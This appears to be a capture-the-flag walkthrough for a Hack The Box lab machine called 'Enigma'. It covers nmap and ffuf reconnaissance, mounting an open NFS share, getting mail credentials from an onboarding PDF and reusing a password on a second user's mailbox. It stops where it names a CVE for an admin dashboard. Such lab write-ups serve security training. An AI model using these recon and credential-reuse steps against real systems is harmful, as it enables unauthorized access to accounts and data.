Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Enigma]
└─$ nmap -sC -sV -Pn 10.129.107.249 -oN ./nmap.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-02 15:17 +0000
Nmap scan report for 10.129.107.249
Host is up (0.29s latency).
Not shown: 992 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp   open  http     nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://enigma.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
110/tcp  open  pop3     Dovecot pop3d
|_pop3-capabilities: PIPELINING SASL STLS AUTH-RESP-CODE CAPA UIDL RESP-CODES TOP
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
111/tcp  open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      33429/tcp   mountd
|   100005  1,2,3      44552/udp6  mountd
|   100005  1,2,3      45705/tcp6  mountd
|   100005  1,2,3      57196/udp   mountd
|   100021  1,3,4      39073/tcp   nlockmgr
|   100021  1,3,4      39241/tcp6  nlockmgr
|   100021  1,3,4      50058/udp6  nlockmgr
|   100021  1,3,4      50094/udp   nlockmgr
|   100024  1          35615/udp   status
|   100024  1          36824/udp6  status
|   100024  1          39639/tcp6  status
|   100024  1          40239/tcp   status
|   100227  3           2049/tcp   nfs_acl
|_  100227  3           2049/tcp6  nfs_acl
143/tcp  open  imap     Dovecot imapd (Ubuntu)
|_imap-capabilities: capabilities more ENABLE post-login have LITERAL+ STARTTLS LOGIN-REFERRALS listed IDLE IMAP4rev1 ID Pre-login SASL-IR LOGINDISABLEDA0001 OK
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
|_ssl-date: TLS randomness does not represent time
993/tcp  open  ssl/imap Dovecot imapd (Ubuntu)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
|_imap-capabilities: capabilities ENABLE post-login more LITERAL+ have LOGIN-REFERRALS listed IDLE IMAP4rev1 AUTH=PLAINA0001 Pre-login SASL-IR ID OK
995/tcp  open  ssl/pop3 Dovecot pop3d
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: PIPELINING SASL(PLAIN) USER AUTH-RESP-CODE CAPA UIDL RESP-CODES TOP
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
2049/tcp open  nfs_acl  3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.34 seconds
There is a valid domain enigma.htb
HTTP - TCP 80
 From the index page, I did not find anything interesting here.
I am trying to fuzz the web contents, but nothing useful here
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Enigma]
└─$ ffuf -u http://enigma.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://enigma.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 31133, Words: 6184, Lines: 1196, Duration: 464ms]
index.html              [Status: 200, Size: 31133, Words: 6184, Lines: 1196, Duration: 351ms]
:: Progress: [4614/4614] :: Job [1/1] :: 141 req/sec :: Duration: [0:00:43] :: Errors: 0 ::
Continue to fuzz the sub domain
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Enigma]
└─$ ffuf -u http://enigma.htb/ -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.enigma.htb" -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://enigma.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.enigma.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

mail001                 [Status: 200, Size: 5327, Words: 366, Lines: 97, Duration: 430ms]
This seems link to the service of mail
 But we still don't have the credit
NFS - TCP 2049
From the rpc output, we can find there is NFS service open for us.
We can try to mount it and check what is inside
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Enigma]
└─$ showmount -e 10.129.107.249
Export list for 10.129.107.249:
/srv/nfs/onboarding *
Now we can try to follow these commands
# [mount]
# Remote NFS export
NFS="10.129.107.249:/srv/nfs/onboarding"

# Create a local mount point for the exported share
sudo mkdir -p /mnt/target-nfs

# Mount the NFS share locally
sudo mount -t nfs "$NFS" /mnt/target-nfs -o nolock

# Browse the mounted share.
ls -la /mnt/target-nfs

# [unmount]
# For cleanup steps, nmount when finished
sudo umount /mnt/target-nfs
sudo rmdir /mnt/target-nfs
There is a pdf file inside the directory
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Enigma]
└─$ ls -la /mnt/target-nfs
total 12
drwxr-xr-x 2 root root 4096 Feb 19 19:54 .
drwxr-xr-x 3 root root 4096 Jul  2 15:35 ..
-rw-r--r-- 1 root root 1751 Feb 19 19:53 New_Employee_Access.pdf

Now we get the credit kevin:Enigma2024!to access to the email management page
 We can search about this version, but nothing targeted here.
Continue to check the email, we can find

sarah seems like our next target. If she reuse the temporary onboarding password, we can access to her account.
After trying that, we are right here.
There is another email from her account

Another sub-domain was exposed here.
URL: (http://support_001.enigma.htb)
Username: admin
Password: Ne3s4rtars78s
CVE-2025-69212

We can use the credit to access to the dashboard and find the version
